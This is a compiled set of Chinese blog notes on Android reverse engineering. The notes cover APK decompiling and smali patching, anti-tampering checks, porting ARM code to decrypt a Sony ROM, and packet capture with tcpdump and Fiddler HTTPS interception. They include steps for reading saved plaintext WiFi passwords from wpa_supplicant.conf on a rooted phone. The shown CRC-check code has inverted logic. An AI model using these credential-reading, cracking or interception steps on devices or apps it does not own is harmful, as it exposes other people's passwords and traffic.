
同事分享/data/data/package/lib 这个目录是可以直接访问的，也就是说 adb shell 后虽然无法读取/data 目录，但是可以直接访问这个目录下的文件，可以通过上面的 run-as 命令看得出其权限与其他目录的权限是不同的，为 system 权限，这为多 apk 共享 so 提供了便利，这也是 Vitamio 所使用的方式。

2012-6-14

如果签名了并且指定设置了 android:debuggable="false"将无法使用该命令。

2012-7-13

感谢网友分享（见评论），注意不要把 adb shell 和 run-as 作为一条命令一起执行，例如：adb shell run-as com.pack

三、参考文件

android 上使用手機跑 adb 存取 data 資料夾[blogspot]
Why do I get access denied to data folder when using adb?

结束

关 于共享数据也可以研究一下/data/data/package/files，使用 openFileOutput 的第二个参数来指定访问权限。事物总有其多面性，本文有鼓励窥视 apk 之嫌，方法分享给你，至于你用来做什么我可以管不了了 :）也算是一种黑客精神，提醒大家开发应用时切勿对重要的数据明文存放。

http://www.cnblogs.com/over140/archive/2012/06/13/2547706.html

其它经验

轻松秒破安卓手机本地 WiFi 密码

前提条件：

手机必须事先获取系统 root 权限


手机安装有 RE 文件管理器（直接下载>> ）

操作步骤：

打开“RE 管理器”，同时允许其获得 root 权限；

依次进入 data - misc - wifi 目录，找到 wpa_supplicant.conf 文件并打开；

3.这时你的安卓手机所有保存过的 wifi 密码明文就一目了然出现在了你的眼前了哦!



http://city.shenchuang.com/city/20141026/121497.shtml

关于 Android 软件破解的经验总结

android 软件破解的工具：
smali.jar——google 官方提供，主要作用是把 smali 文件打包成 class.dex 文件
baksmali.jar——google 官方提供，主要作用是把*.odex 文件反编译为 smali 文件
apktool.jar——第三方提供？用于解析*.apk 文件，生成 smali 文件和解析资源文件
signapk.jar——apk 签名工具
ddms——ADT 中的一个调试工具

破解工具的使用方法：

http://sin90lzc.iteye.com/blog/1198173

除了这些破解工具之外，还需要对 smali 语法有一定的了解。下面的网址对 smali 的语法有详细的说明：
http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html

最后，最好对 Android 的应用开发有一定的了解，至少对 Android 的四大组件有深刻的认识：
Activity,Service,ContentProvider,BroadcastReceiver

Android 应用程序在某些机器上不能运行、崩溃的原因不外乎以下几点：
原因一：该应用程序需要依赖于生产厂商的框架（像三星，它对 android 的 framework 做过大量的修改）
错误提示：找不到 field，找不到对应的方法，找不到相应的类
解决途径：
1.在 smali 中尝试屏蔽掉相应的 field,method,或类的调用，然后进行大量测试，确保不影响正常使用
2.反编译 framework，找到缺少的 field,method,类的相应 smali 文件，根据 smali 文件编写 java 源码。（当 smali 文件比较小的时候，这个方法才可行，否则尽量避免用这种方法）
3.实在无招的情况下，只能把第三方的 framework 的 smali 文件复制到自己的 framework 里面（非常槽糕的方法）。
4.对于应用程序需要依赖第三方低层的功能实现时，而我们的低层却没有这样的功能（比如说视频通话等），此时可以使用上面的方法一解决，也可以参考技术四。

原因二：资源文件不存在，像 color，drawable,string 等等的资源
错误提示：资源文件找不到
解决途径：
在技巧一中有详细说明。

原因三：应用程序需要一些函数库的支持（在目录/system/lib 中缺少相应的函数库）。
错误提示：一般都会抛出 UnSatisfiedException 异常，后面紧跟所缺函数库的库名。
解决途径：
1.在第三方的函数库中找到对应的 so 文件，然后复制到自己的函数库中。
2.如果函数库与函数库之间有着各种耦合的时候，方法一可能就会不适用了（看运气呗）。这时候就只能反编译 so 文件了（这个是 C/C++的反编译的应用了，需要再学习）

原因四：应用程序没有相应的权限
错误提示：nopermission
解决途径：
1.在 AndroidMenifest.xml 文件中添加<user-permision />添加相应的权限

原因五：由于应用程序本身的一些安全机制或条件判断影响程序的表现
解决途径：
1.反编译成 smali 文件，使用技巧三的方法跟踪程序的运行，耐心地分析程序的逻辑，找到可疑 smali 代码，屏蔽或修改代码。

原因六：数据库的结构不一样
错误提示：缺少某个字段或类型不匹配
场情：比如 android 的音乐播放器与三星的音乐播放器，它们的数据库结构由 MediaProvider.apk 这个包提供。然而两者在 MediaProvider.apk 中关于数据库结构的定义是不一样的，三星音乐播放器需要更多的字段去保存信息。
解决途径：
1.拿上面场情为例，反编译 MediaProvider.apk，从 smali 文件中找到组件 ContentProvider 的定义（smali 文件）， 在该 smali 文件中找到关于 SQL 生成表结构的字符串（如：create table...），修改该 SQL 语句来适合三星音乐播放器的需要，然后重新打包回 apk 文件。

原因七：应用程序需要引用第三方提供商自定义的框架（比如，三星的/system/framework 目录下有 twframework.jar、twframework-res.apk，这个就是三星的 UI 框架）

错误提示：
解决途径：
1.屏蔽 AndroidMenifest.xml 文件中<uses-library android:name="sec_feature" />的代码，一般这样改动是不可行的。
2.在/system/etc/permission 目录下添加库的声明，如添加 touchwiz.xml 文件，文件内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<permissions>
      <library name="touchwiz" file="/system/framework/twframework.jar"/>
</permissions>
```

最后，还需要把三星的 twframework.jar、twframework-res.apk 复制到/system/framework 目录下

反编译或破解的技巧总结：
一、对无应用程序源码的情况下，对资源文件的增删改。
概述：在无程序源码，不重新编译的情况下，删除或修改资源文件都是非常简单的一件事情，网上也有很多的文章提到过。但是网上却找不到在不重新编译的情况下添加资源文件的方法。
在不重新编译的情况下添加资源文件的步骤：
1.按正常的应用程序开发添加资源。比如，要添加一个 string 资源，在 values/strings.xml 上加上：

```
<string name="newstring">content</string>
```

2.一个编译后的 apk 会在 values 目录下多生成了一个 public.xml 文件，这个文件记录了每个资源的引用编号。以添加 string 资源为例， 在 public.xml 文件中找到<public type="string" ...>中最后一个元素，在这个元素后添加

```
<public type="string" name="newstring" id="0x7f0700a0" /><!--此时 id 就是 string 资源 newstring 的引用编号，注意该 id 应该是 public.xml 文件中是唯一值-->
```

3.修改 smali 文件，使用新增的资源

```
invoke-virtual {p0}, Lcom/sini/SfsdfsActivity;->getResources()Landroid/content/res/Resources;

move-result-object v0

const v1, 0x7f0700a0

invoke-virtual {v0, v1}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
```

二、编写 smali 文件

概述：自己一手一脚去写 smali 文件是件超级困难的事情，如何快速地得到 smali 代码呢？

技巧：使用 eclipse 开发工具，新建一个 Android 项目，用正常的开发方式写一段 java 代码（这个代码就是你想在 smali 中完成的东西）。使 用 eclipse 的 run->Android Application 选项 生成 apk 文件，再把 apk 文件反编译，找到需要的 smali 代码，然后复制这段代码到需要的地方。NOTIC：复制的时候需要注意 smali 的变量 v0,v1...的正确性。

三、跟踪程序运行

概述：没源码=寸步难行！为了能跟踪无源码的 apk 程序的运行，只能辛苦地修改 smali 添加跟踪信息了。值得庆幸的是，android 本身自带有方便的日志 API(Log.i()\Log.w()...);

技巧：按技巧二的方法得到 Log.i()的 smali 代码，然后把这段代码插入到你想跟踪信息的地方。

四、只修改 smali 中影响 UI 的代码，保留功能代码（适用于必须得把 smali 写回 java 源码的情况）

概述：这里最好的例子就是破解三星的通话界面。三星的通话界面程序 Phone.apk 中包含了视频通话的功能，这个功能又需要依赖三星的一些低层实现。而 我们的系统中没有视频通话的功能，也没有相应的低层实现。但 Phone.apk 的主要功能是打电话，而这个功能 android 本身就自带的。也就是说三星 的 Phone.apk 与 android 的 Phone.apk 的核心功能是一样的，只是 UI 不太一样而已。此时应该只修改 smali 中的影响 UI 的代码，屏 蔽掉
smali 中对视频通话的调用。
技巧：找到程序中影响 UI 的 Actvity，然后根据 smali 文件的内容，写 java 源码
http://blog.csdn.net/sin90lzc/article/details/7481361

[原创]Android 使用 NDK 调用 C 语言写的 SO 进行加密

由于公司的一个 android 项目发布之后，被人通过反编译并破解了 Web Service 接口地址以及参数的定义，因此需要想办法对传输的数据进行加密，考虑到 Java 代码存在被反编译的问题，最终采用了 Android NDK 来实现，通过 NDK 调用 C 语言写的加密算法生成 MD5 验证码的，同时考虑到用 C 写的 SO 被人盗用(直接将 SO 文件引用入工程)采用通过 C 语言调用 Java 代码进行调用者身份确认。

业务流程：

逆向 Android 软件的步骤（自己增加补充了一些内容）

逆向 Android 软件的步骤：

首先使用反编译的工具对反编译，然后阅读反汇编代码，如果有必要还会对其进行动态调试，找到突破口后注入或直接修改反汇编代码，最后重新编译软件进行测试。整个过程可分为反编译、静态分析、动态调试、重编译等 4 个环节。

结论：反破解技术也是从这四个方面进行的。

一、对抗反编译工具（如 ApkTool、BackSmali、dex2jar），使其无法进行反编译，或者反编译后无法得到软件正确的反汇编代码。

思路是：寻找反编译工具在处理 apk 或 dex 文件时的缺陷，然后在自己的软件中加以利用。主要方法有：

1、阅读反编译工具源码，找出漏洞。

2、压力测试。测试大量 apk 文件，找到反编译工具反编译不了的，分析其特征。

此方法难度较大，而且反编译工具不断升级，方法容易过时，因此不太建议。（不行）

二、对抗静态分析。

1、代码混淆技术：

Android2.3 的 SDK 中正式加入了 ProGuard 代码混淆工具，开发人员可以使用该工具对自己的代码进行混淆。

Android2.3 以前的项目同样可以使用此工具。

2、NDK 保护。

NDK 简介：“android 原生开发套件”。他是一款功能强大的工具，可以将原生 C，C++代码的强大功能和 android 应用的图形化界面结合到一起，解决软件的跨平台问题。通过使用该工具，一些应用程序直接通过 JNI 调用（ps：java native interface，允许 Java 代码和其他语言编写的代码进行交互）与 CPU 打交道使性能得到提升。同时能够将程序的核心功能封装进基于“原生开发套件”的模块中，从而大大提高性能!（PS：C/C++的抗攻击能力比 Java 强）

优势：逆向 NDK 程序是很困难和繁琐的，安全性很高。

缺点：程序员开发成本提高。

3、外壳保护。

java 由于其语言自身特殊性，没有外壳保护这个概念，只能通过混淆方式对其进行保护。外壳 保护重点针对使用 NDK 编写的 Native 代码，逆向 Native 本身就已经够困难了，如果添加了外壳保护则更是难上加难，目前已知可用于 ARM Linux 内核程序的加壳工具只有 upx。

PS:关于 upx：http://upx.sourceforge.net/ 支持的平台

三、对抗动态调试。

1、检测调试器：

动态调试使用调试器来挂钩软件，获取软件运行时的数据，我们可以在软件中加入检测调试器的代码，当检测到软件被调试器连接时，中止软件的运行。

首先，在 AndroidManifest.xml 文件的 Application 标签中加入 android:debuggable="false"，让程序不可调试，这样，如果别人想调试该程序，就必然会修改它的值，我们在代码中检查它的值来判 断程序是否被修改过。代码如下：

[java] view plaincopy

```
1.  if (0!=(getApplicationInfo().flags&=ApplicationInfo.FLAG_DEBUGGABLE)) {
2.              Log.e("DEBUG", "程序被修改为可调试状态！！！");
3.              android.os.Process.killProcess(android.os.Process.myPid());
4.          }
```

另外，Android SDK 中提供了一个方法方便程序员来检测调试器是否已经连接，代码如下:

[java] view plaincopy

```
1.  android.os.Debug.isDebuggerConnected()
```

如果方法返回真，说明了调试器已经连接。我们可以随机地在软件中插入这行代码来检测调试器，碰到有调试器连接就果断地结束程序运行。

（PS：感觉这是个好的办法！但是不知道是否有破解的方法？？？如果有必要留待以后查资料）

对抗检测调试器的方法：

方法 1：IsDebuggerPersent()/查找 PEB 中 BeingDebugged 内容

方法 2：检查是否有异常处理器

方法 3：利用调试器约定特殊指令检测

方法 4：查找当前硬件断点

方法 5：在执行特殊函数后检查 GetLastError()值

方法 6：DebugPort: CheckRemoteDebuggerPresent()/NtQueryInformationProcess()

方法 7：检测 SetUnhandledExceptionFilter()

方法 8：ThreadHideFromDebugger

方法 9：进程遍历

方法 10：父进程检查

方法 11：SeDebugPrivilege()

方法 12：FindWindow

方法 13：STARTUPINFO

方法 14：timecheck

...

方法 N：利用调试器漏洞

（未扩展　但是不知道能不能在 android 上实现这些对抗）

2、检测模拟器。（ps：只是增加了逆向的成本，必须有一台 android 机器）

软件发布后会安装到用户的手机中运行，如果有发现软件运行在模拟器中，很显然不合常理，可能是有人试图破解或分析它，这种情况我们必须予以阻止。

模拟器与真实的 Android 手机有许多差异，我们可以在命令提示符下执行"adb shell getprop"查看并对比它们的属性值，经过对比发现如下几个属性值可以用来判断软件是否运行在模拟器中：

ro.product.model、ro.build.tag、ro.kernel.qemu。

编写检测代码如下：

[java] view plaincopy

```java
boolean isRunningInEmualtor() {
        boolean qemuKernel = false;
        Process process = null;
        DataOutputStream os = null;
        try{
            process = Runtime.getRuntime().exec("getprop ro.kernel.qemu");
            os = new DataOutputStream(process.getOutputStream());
            BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream(),"GBK"));
            os.writeBytes("exit\n");
            os.flush();
            process.waitFor();
            qemuKernel = (Integer.valueOf(in.readLine()) == 1);
```

```
            Log.d("com.droider.checkqemu", "检测到模拟器:" + qemuKernel);
        } catch (Exception e){
            qemuKernel = false;
            Log.d("com.droider.checkqemu", "run failed" + e.getMessage());
        } finally {
            try{
                if (os != null) {
                    os.close();
                }
                process.destroy();
            } catch (Exception e) {

            }
            Log.d("com.droider.checkqemu", "run finally");
        }
        return qemuKernel;
    }

    public static String getProp(Context context, String property) {
        try {
            ClassLoader cl = context.getClassLoader();
            Class SystemProperties = cl.loadClass("android.os.SystemProperties");
            Method method = SystemProperties.getMethod("get", String.class);
            Object[] params = new Object[1];
            params[0] = new String(property);
            return (String)method.invoke(SystemProperties, params);
        } catch (Exception e) {
            return null;
        }
```

```
42.     }
```

四、防止重编译。

1、检查签名。

每一个软件在发布时都需要开发人员对其进行签名，而签名使用的密钥文件是开发人员所独有的， 破解者通常不可能拥有相同的密钥文件，因此，签名成了 Andriod 软件一种有效的身份标识，如果软件运行时的签名与自己发布时的不同，说明软件被篡改 过，这个时候我们就可以让软件中止运行。

获取签名 hash 值的代码如下：

[java] view plaincopy

```java
1. public int getSignature(String packageName) {
2.         PackageManager pm = this.getPackageManager();
3.         PackageInfo pi = null;
4.         int sig = 0;
5.         try {
6.             pi = pm.getPackageInfo(packageName, PackageManager.GET_SIGNATURES);
7.             Signature[] s = pi.signatures;
8.             sig = s[0].hashCode();
9.         } catch (Exception e1) {
```

```
            sig = 0;
            e1.printStackTrace();
        }
        return sig;
    }
```

可使用 Eclipse 自带的调试版密钥文件生成的 apk 文件的 hash 值,与上面的函数获取的 hash 比较，可以判断签名是否一致。

2、校验保护。（PS：通过联网的方式检验）

重编译 Andriod 软件的实质是重新编译 classes.dex 文件，代码经过重新编译后，生成的 classes.dex 文件的 hash 值已经改变，我们可以检查程序安装后 classes.dex 文件的 Hash 值，来判断软件是否被重打包过。

[java] view plaincopy

```
1.    private boolean checkCRC() {
2.      boolean beModified = false;
3.      long crc = Long.parseLong(getString(R.string.crc));
4.      ZipFile zf;
5.    try {
6.      zf = new ZipFile(getApplicationContext().getPackageCodePath());
```

```
7.      ZipEntry ze = zf.getEntry("classes.dex");
8.      Log.d("com.droider.checkcrc", String.valueOf(ze.getCrc()));
9.      if (ze.getCrc() == crc) {
10.         beModified = true;
11.     }
12.  } catch (IOException e) {
13.     e.printStackTrace();
14.     beModified = false;
15.  }
16.  return beModified;
17.   }
```

五：动态修改 dalvik 字节码 增加逆向分析的难度，这个技术比较新 搜不到相应的比较详细的技术介绍

六：将核心代码隐藏，增加分析的难度，这个技术有待查询

转载自梦想天涯的博客：http://blog.csdn.net/viviwen123/article/details/9117589

逆向工程，移植安卓底层 so 函数到 windows[原创]

前面讲了怎么用 ida 跟踪 so，下来就将怎么移植功能完成解码器。
还是讲一下起源吧

在 xda 看到受到某人鼓动,心血来潮想写一个官方 rom 的解扰器.
sony 的平板的的官方 rom 是加密的,直接看不到文件内容.心想既然平板自己能解开升级,解密程序一定在板子能找到.

这里省去 recovery 模式苦难描述 xxx 字。。。。

能跟踪，按说应该更容易理解代码了，但小弟实在对汇编不感冒，死看资料，
ida 反编译的每句指令都看懂，就是总体功能不明白。为什么 arm 上不能用 x-ray 插件反编成 c 代码呢？
好吧，看不懂没关系，我把代码全部人肉转换成 c 代码，再放 vc6 运行，只要能解码，管他神马意思，目标代码不长，也就 500 多行
思路很简单，每个指令都有自己的格式，我给转换成函数不就得了

```
.text:000224F4 ; =============== S U B R O U T I N E =======================================
.text:000224F4
.text:000224F4 descramble1_224F4                       ; DATA XREF: .got:0005E544o
.text:000224F4
.text:000224F4 ; FUNCTION CHUNK AT .text:000228D8 SIZE 00000004 BYTES
.text:000224F4
.text:000224F4                 PUSH    {R4}
```

```
.text:000224F6                  SUB             SP, SP, #0x5C
.text:000224F8                  LDR             R4, loc_228DC
.text:000224FA                  ADD             R4, PC
.text:000224FC                  STR             R0, [SP,#0xC]
.text:000224FE                  STR             R1, [SP,#8]
.text:00022500                  STR             R2, [SP,#4]
.text:00022502                  MOV.W           R3, #0
.text:00022506                  STR             R3, [SP,#0x50]
.text:00022508                  MOV.W           R3, #0
.text:0002250C                  STR             R3, [SP,#0x4C]
.text:0002250E                  MOV.W           R3, #0
.text:00022512                  STR             R3, [SP,#0x48]
.text:00022514                  MOV.W           R3, #0
.text:00022518                  STR             R3, [SP,#0x44]
.text:0002251A                  MOV.W           R3, #0
```

.....

转换格式，当然是正则表达式，ultra edit 一阵折腾，看起来就很像 c 代码了

```
/*224F4*/   // =============== S U B R O U T I N E =======================================
/*224F4*/
/*224F4*/   //descramble1_224F4                             // DATA XREF: .got:0005E544
/*224F4*/
/*224F4*/   // FUNCTION CHUNK AT /*228D8*/   (SIZE 00000004 BYTES);
/*224F4*/
/*224F4*/                   //PUSH              (R4);
/*224F6*/                   SUB               (SP, SP, 0x5C);
/*224F8*/                   LDRx              (R4, 0x3C176);//*0x228DC);
/*224FA*/                   ADD               (R4, 0x224FA+4+DLL);//PC,R4=0x44DDA,use at 0x22604
/*224FC*/                   STR               (R0, SP,0xC);
```

```
    /*224FE*/                   STR             (R1, SP,8);
    /*22500*/                   STR             (R2, SP,4);
    /*22502*/                   MOV_W             (R3, 0);
    /*22506*/                   STR             (R3, SP,0x50);
    /*22508*/                   MOV_W             (R3, 0);
    /*2250C*/                   STR             (R3, SP,0x4C);
    /*2250E*/                   MOV_W             (R3, 0);
    /*22512*/                   STR             (R3, SP,0x48);
    /*22514*/                   MOV_W             (R3, 0);
    /*22518*/                   STR             (R3, SP,0x44);
/*2251A*/                   MOV_W           (R3, 0);
```

然后就写函数，汇编真烦，一个加法就好几个格式

```
    void ADD      (u32 &a,u32 b)                    {a+=b;}
    void ADD      (u32 &a,u32 b,u32 c)              {a=b+c;}
    void ADDS     (u32 &a,u32 b,u32 c)              {a=b+c;}
    void ADD_W        (u32 &a,u32 b,u32 c)              {a=b+c;}
    void SUB      (u32 &a,u32 b,u32 c)              {a=b-c;}
    void SUBS     (u32 &a,u32 b,u32 c)              {a=b-c;}
    void SUB_W        (u32 &a,u32 b,u32 c)              {a=b-c;}
    void MUL_W        (u32 &a,u32 b,u32 c)              {a=b*c;}
    void LSLS     (u32 &a,u32 b,u32 c)              {a=(b<<c);}
void RSB_W        (u32 &a,u32 b,u32 c)              {a=c-b;}
```

下来，有几个关键问题要处理了

寄存器 R0,R1....这简单定几个 32 位变量就行了

stack 指针 SP,前面代码看到 SP 自减 0x5C,所以准备那么大空间即可

PC 指针，这个指向下一句代码所以就是当前位置（每行开头的）+4 即可

伪指令如 LDR R0,=0x1234，这是直接给寄存器送值，不知真的读内存

下来是最重要的几个处理了
跳转，asm 代码很随意，算个地址直接就分支了，c 只好用 goto
全局数据，程序要时不时读写全局数据，那地址在你的 windows c 程序肯定出错。我的办法是把要移植的 so 文件全读入内存，按后按首地址加程序偏移量 就行了。注意程序的算出的都是内存镜像地址，与硬盘文件的数据地址有偏移。比如我跟的一个 so 文件整个个被加载到 0x81000000,而另一个执行文件 加载到内存 0x8000

上面全做了的话，你的程序就移植的差不多了。送入真机跟踪的参数，看看寄存器，内存是不是一样。

我也是做完才发现，调函数效率有点低，尤其是处理 rom 文件这样的大数据
解决方法，就是把一些函数改成宏展开

```
#define ADDS ADD
#define ADD_W ADD
#define SUBS SUB
#define SUB_W SUB
#define LDRx MOV
#define LDR_W LDR
#define MOVS MOV
#define MOVW MOV
#define MOV_W MOV
#define ADR MOV
 void ADD       (u32 &a,u32 b,u32 c=0)                  {a=b+c;}
 #define SUB(a,b,c)                                        {a=(b)-(c);}
 #define MUL_W(a,b,c)                                      {a=(b)*(c);}
 #define LSLS(a,b,c)                                       {a=((b)<<(c));}
#define RSB_W(a,b,c)                                     {a=(c)-(b);}
```

好了这样一来解码速度快了差不多 10 倍，达到我的要求。

最终的源代码下载，看这里
http://forum.xda-developers.com/showthread.php?t=2068261

抓网络包

```
adb   shell   tcpdump    -p   -vv   -s 0 -w   /sdcard/capture.pcap
adb   pull    /sdcard/capture.pcap
```

Android 手机抓包

电脑模式：

方法一

1.手机必须 ROOT 然后连接电脑 确保已经安装驱动
2.下载 tcpdump
(tcpdump:http://www.strazzere.com/android/tcpdump)
3.然后将 tcpdump 复制到手机 /data/local/目录里
-a.直接在手机里复制进去 然后修改 tcpdump 权限为读写
-b.使用 adb 命令 直接在电脑里复制进去
-b.1 adb devices 获取手机 ID
-b.2 adb root (如果提示 adbd cannot run as root in production builds) 提权
解决方法：
-b.2.1 使用 superuser 提权

-b.2.2 如果 superuser 无法提权成功 表示手机 ROM 包原版已锁 ROOT 必须手动在手机里复制进去
-b.3 adb push [电脑里 tcpdump 位置] [手机里/data/local/目录] (eg. adb push c:/tcpdump /data/local/tcpdump)
-b.4 adb shell 进入手机目录
-b.5 su 提权 成功符号是#
-b.6 chmod 777 /data/local/tcpdump 修改 tcpdump 权限
4.开始抓包
修改 tcpdump 权限全选上
打开电脑的 DOS 窗口
-adb shell
-su
-[tcpdump 路径] -p -vv -s 0 -w [输出位置] (eg. /data/local/tcpdump -p -vv -s 0 -w /sdcard/capture.pcap)
5.成功后 可以在手机里开始操作要抓包的游戏或软件
6.抓完包后按 ctrl+c 停止
7.将手机里的封包文件传送到电脑上查看
-adb pull[手机里封包位置] [电脑上要存放的位置] (eg. adb pull /sdcard/capture.pcap c:/ok.pcap)
8.然后使用 WIRESHARK 开始分析封包文件

方法二

1.下载 Fiddler 免 ROOT 然后手机连接电脑
(Fiddler:http://www.telerik.com/docs/default-source/fiddler/fiddler4setup.exe?sfvrsn=2 (NET.Framework 4))
2.打开 Fiddler 进行配置
-Tools 选项卡->Fiddler Options
-在 HTTPS 选项卡里 选中"Decrypt https traffic" 和 "Ignore server certificate errors" (允许 Fidder 截取 HTTPS 包)
-在 Connection 选项卡里 选中 "Allow remote computers to connect" (允许截取到的封包网电脑上接收)
3.进行完配置后 点 OK 然后重启 Fiddler
4.确认电脑的 IP 地址 可以在 DOS 下使用 IPCONFIG 查看或网络连接里查看 (eg. 我的是 192.168.1.4)

5.手机打开 WIFI 连接列表 长按已经连接的 WIFI 会弹窗选项 选择"修改网络"
6.选中显示高级选项 然后按 “代理设置” 选择手动
7."代理服务器主机名" 写上电脑的 IP 地址 (eg. 192.168.1.4) 端口 默认为 8888 设置完毕点保存
8.在手机里打开游览器 输入 192.168.1.4:8888 如果访问成功会看到"Fiddler Echo Service"
9.然后往下些会看到 FiddlerRoot certificate (这是证书) 点击下载到 SDCARD 根目录
10.然后在手机的 设置-> 安全 里面有个证书安装 点一下 如果没设置过密码 在安装的时候会提示要先设置一个密码 如果已设置过密码 必须输入密码才能进入
11.设置玩密码后可以开始安装 安装成功后就可以收到 HTTPS 包 如果没安装证书 只能手到 HTTP 包
12.现在可以开始运行要抓包的游戏或软件了 Fiddler 会截取

手机模式：

1.到 Google 商店下载 Shark 和 Shark Reader 手机必须 ROOT

(shark root:https://play.google.com/store/apps/details?id=lv.n3o.shark)
(shark reader:https://play.google.com/store/apps/details?id=lv.n3o.sharkreader)
2.安装完毕后打开 运行软件获得 ROOT 权限
3.点 START 就可以开始抓包了
4.抓完包后点 "open capture file"即可查看

tcpdump 的使用，包括 http 抓包

简介

用简单的话来定义 tcpdump，就是：dump the traffic on a network，根据使用者的定义对网络上的数据包进行截获的包分析工具。 tcpdump 可以将网络中传送的数据包的“头”完全截获下来提供分析。它支 持针对网络层、协议、主机、网络或端口的过滤，并提供 and、or、not 等逻辑语句来帮助你去掉无用的信息。

实用命令实例

tcpdump tcp -i eth0 -t -s 0 and port 8080 -w ./bb.cap ，然后下载到 windows ，wireshak 打开即可【本人测试，OK】

默认启动

tcpdump

普通情况下，直接启动 tcpdump 将监视第一个网络接口上所有流过的数据包。

监视指定网络接口的数据包

tcpdump -i eth1

如果不指定网卡，默认 tcpdump 只会监视第一个网络接口，一般是 eth0，下面的例子都没有指定网络接口。

监视指定主机的数据包

打印所有进入或离开 sundown 的数据包.

tcpdump host sundown

也可以指定 ip,例如截获所有 210.27.48.1 的主机收到的和发出的所有的数据包

tcpdump host 210.27.48.1

打印 helios 与 hot 或者与 ace 之间通信的数据包

tcpdump host helios and \(hot or ace \)

截获主机 210.27.48.1 和主机 210.27.48.2 或 210.27.48.3 的通信

tcpdump host 210.27.48.1 and \ (210.27.48.2 or 210.27.48.3 \)

打印 ace 与任何其他主机之间通信的 IP 数据包, 但不包括与 helios 之间的数据包.

tcpdump ip host ace and not helios

如果想要获取主机 210.27.48.1 除了和主机 210.27.48.2 之外所有主机通信的 ip 包，使用命令：

tcpdump ip host 210.27.48.1 and ! 210.27.48.2

截获主机 hostname 发送的所有数据

tcpdump -i eth0 src host hostname

监视所有送到主机 hostname 的数据包

tcpdump -i eth0 dst host hostname

监视指定主机和端口的数据包

如果想要获取主机 210.27.48.1 接收或发出的 telnet 包，使用如下命令

tcpdump tcp port 23 host 210.27.48.1

对本机的 udp 123 端口进行监视 123 为 ntp 的服务端口

tcpdump udp port 123

监视指定网络的数据包

打印本地主机与 Berkeley 网络上的主机之间的所有通信数据包(nt: ucb-ether, 此处可理解为'Berkeley 网络'的网络地址,此表达式最原始的含义可表达为: 打印网络地址为 ucb-ether 的所有数据包)

tcpdump net ucb-ether

打印所有通过网关 snup 的 ftp 数据包(注意, 表达式被单引号括起来了, 这可以防止 shell 对其中的括号进行错误解析)

tcpdump 'gateway snup and (port ftp or ftp-data)'

打印所有源地址或目标地址是本地主机的 IP 数据包

(如果本地网络通过网关连到了另一网络, 则另一网络并不能算作本地网络.(nt: 此句翻译曲折,需补充).localnet 实际使用时要真正替换成本地网络的名字)

tcpdump ip and not net localnet

监视指定协议的数据包

打印 TCP 会话中的的开始和结束数据包, 并且数据包的源或目的不是本地网络上的主机.(nt: localnet, 实际使用时要真正替换成本地网络的名字))

tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0 and not src and dst net localnet'

打印所有源或目的端口是 80, 网络层协议为 IPv4, 并且含有数据,而不是 SYN,FIN 以及 ACK-only 等不含数据的数据包.(ipv6 的版本的表达式可做练习)

tcpdump 'tcp port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'

(nt: 可理解为, ip[2:2]表示整个 ip 数据包的长度, (ip[0]&0xf)<<2)表示 ip 数据包包头的长度(ip[0]&0xf 代表包中的 IHL 域,而此域的单位为 32bit, 要换算

成字节数需要乘以 4, 即左移 2. (tcp[12]&0xf0)>>4 表示 tcp 头的长度, 此域的单位也是 32bit, 换算成比特数为 ((tcp[12]&0xf0) >> 4) << 2,
即 ((tcp[12]&0xf0)>>2). ((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0 表示: 整个 ip 数据包的长度减去 ip 头的长度,再减去
tcp 头的长度不为 0, 这就意味着, ip 数据包中确实是有数据.对于 ipv6 版本只需考虑 ipv6 头中的'Payload Length' 与 'tcp 头的长度'的差值, 并且其中表达方式'ip[]'需换成'ip6[]'.)

打印长度超过 576 字节, 并且网关地址是 snup 的 IP 数据包

tcpdump 'gateway snup and ip[2:2] > 576'

打印所有 IP 层广播或多播的数据包， 但不是物理以太网层的广播或多播数据报

tcpdump 'ether[0] & 1 = 0 and ip[16] >= 224'

打印除'echo request'或者'echo reply'类型以外的 ICMP 数据包(比如,需要打印所有非 ping 程序产生的数据包时可用到此表达式 .
(nt: 'echo reuqest' 与 'echo reply' 这两种类型的 ICMP 数据包通常由 ping 程序产生))

tcpdump 'icmp[icmptype] != icmp-echo and icmp[icmptype] != icmp-echoreply'

tcpdump 与 wireshark

Wireshark(以前是 ethereal)是 Windows 下非常简单易用的抓包工具。但在 Linux 下很难找到一个好用的图形化抓包工具。
还好有 Tcpdump。我们可以用 Tcpdump + Wireshark 的完美组合实现：在 Linux 里抓包，然后在 Windows 里分析包。

tcpdump tcp -i eth1 -t -s 0 -c 100 and dst port ! 22 and src net 192.168.1.0/24 -w ./target.cap

(1)tcp: ip icmp arp rarp 和 tcp、udp、icmp 这些选项等都要放到第一个参数的位置，用来过滤数据报的类型
(2)-i eth1 : 只抓经过接口 eth1 的包
(3)-t : 不显示时间戳
(4)-s 0 : 抓取数据包时默认抓取长度为 68 字节。加上-S 0 后可以抓到完整的数据包
(5)-c 100 : 只抓取 100 个数据包
(6)dst port ! 22 : 不抓取目标端口是 22 的数据包
(7)src net 192.168.1.0/24 : 数据包的源网络地址为 192.168.1.0/24
(8)-w ./target.cap : 保存成 cap 文件，方便用 ethereal(即 wireshark)分析

使用 tcpdump 抓取 HTTP 包

```
tcpdump  -XvvennSs 0 -i eth0 tcp[20:2]=0x4745 or tcp[20:2]=0x4854
```

